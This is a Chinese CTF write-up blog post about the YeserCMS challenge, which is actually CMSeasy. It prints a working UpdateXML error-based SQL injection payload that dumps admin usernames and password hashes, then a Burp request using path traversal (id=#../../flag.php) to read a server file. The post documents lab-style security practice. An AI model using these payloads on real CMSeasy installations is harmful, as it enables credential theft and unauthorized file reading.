“百度杯”CTF比赛 九月场 YeserCMS writeup

原创

yipyk 于 2020-03-29 19:39:59 发布 147 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yipyuenkay/article/details/105184419

CMS类型题目一般思路：

1. 判断出cms类型
2. 查询该cms曾经出现的漏洞
3. 利用这些漏洞拿到flag.

搜yesercms全是writeup…… 就随便点点，文件下载那里发现应该cmseasy才是其真正的cms

解题过程

Step1 搜索CMSeasy的漏洞

百度CMSeasy存在的漏洞，发现存在无限制报错注入，可获取全站信息

漏洞参考1：https://www.w00yun.top/bugs/wooyun-2015-0137013.html

漏洞参考2：https://www.seebug.org/vuldb/ssvid-94084

最下面有exp，就看到exp那里

Step2 试试exp

网页里面说做法是：

访问/celive/live/header.php进行报错注入，爆用户名密码：

wooyun给出的post：

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(con
cat(username,'|',password)) from cmseasy_user),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

解释：由于updatexml的第二个参数需要Xpath格式的字符串，如果内容不是xml格式的语法，会将括号内的执行结果以错误的形式报出，这样就可以实现报错注入了。

现在的第二个参数是: CONCAT() 显然不符合规则

参考：

Xpath语法格式整理

updatexml()报错注入

改一下关键字，把cmseasy改成yesercms，Post一下

可以拿到管理员账号密码


其中密码显示不足要改mid函数里的显示位数。

成功登录以后进入管理界面

上传图片不可以，模板修改后不能保存

用burp看一下请求和响应

修改id，得到flag


Burp Suite Professional v1.7.31 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
8 9 ...
Go Cancel
Target: http://b63995b9705c42a6a8376bb97e64e3ae81533e26eceb43fd.changame.ichunqiu.com
Request
Raw Params Headers Hex
POST /index.php?case=template&act=fetch&admin_dir=admin&site=default HTTP/1.1
Host: b63995b9705c42a6a8376bb97e64e3ae81533e26eceb43fd.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: application/json, text/javascript, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 19
Origin: http://b63995b9705c42a6a8376bb97e64e3ae81533e26eceb43fd.changame.ichunqiu.com
Connection: close
Referer:
http://b63995b9705c42a6a8376bb97e64e3ae81533e26eceb43fd.changame.ichunqiu.com/index.php?case=template&act=edit&admin_dir=admin&site=default
Cookie: UM_distinctid=1711180b2f41eb-0081f5d88df669-4c302f7e-144000-1711180b2f5277;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1585280237,1585282859,1585448382,1585475461;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
ci_session=f5e891ff17061deef47cd2841fcd1b8b0c81ee90;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1585475484;
PHPSESSID=48b94c305ee60f8c8955ccb81e05685f;
passinfo=%E5%85%8D%E8%B4%B9%E7%89%88+%3Ca+href%3D%22http%3A%2F%2Fwww.cmseasy.cn%2Fservice_1.html%22+target%3D%22_blank%22%3E%3Cfont+color%3D%22green%22%3E%28%E8%B4%AD%E4%B9%B0%E6%8E%88%E6%9D%83%29%3C%2Ffont%3E%3C%2Fa%3E;
__jsluid_h=68340e28293ece027746c697f3fe062e; login_username=admin;
login_password=a94f8d9844c391a79ae9db9aa41d2c44; style=skin2
&id=#../../flag.php
Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Sun, 29 Mar 2020 10:29:34 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
X-Via-JSL: e9d7927,-
X-Cache: bypass
Content-Length: 267
{"content":"<textarea rows=\"20\" cols=\"78\" id=\"..V..\flag.php_content\" style=\"font-family:
Fixedsys,verdana,宋体; font-size: 12px;\" name=\"..V..\flag.php_content\"><?php\necho 'flag is
here';\n$flag{cfaccc74-ad24-4e46-953e-4e0ab74e8e31};\n</textarea>"}
Type a search term
0 matches
Done
602 bytes | 141 millis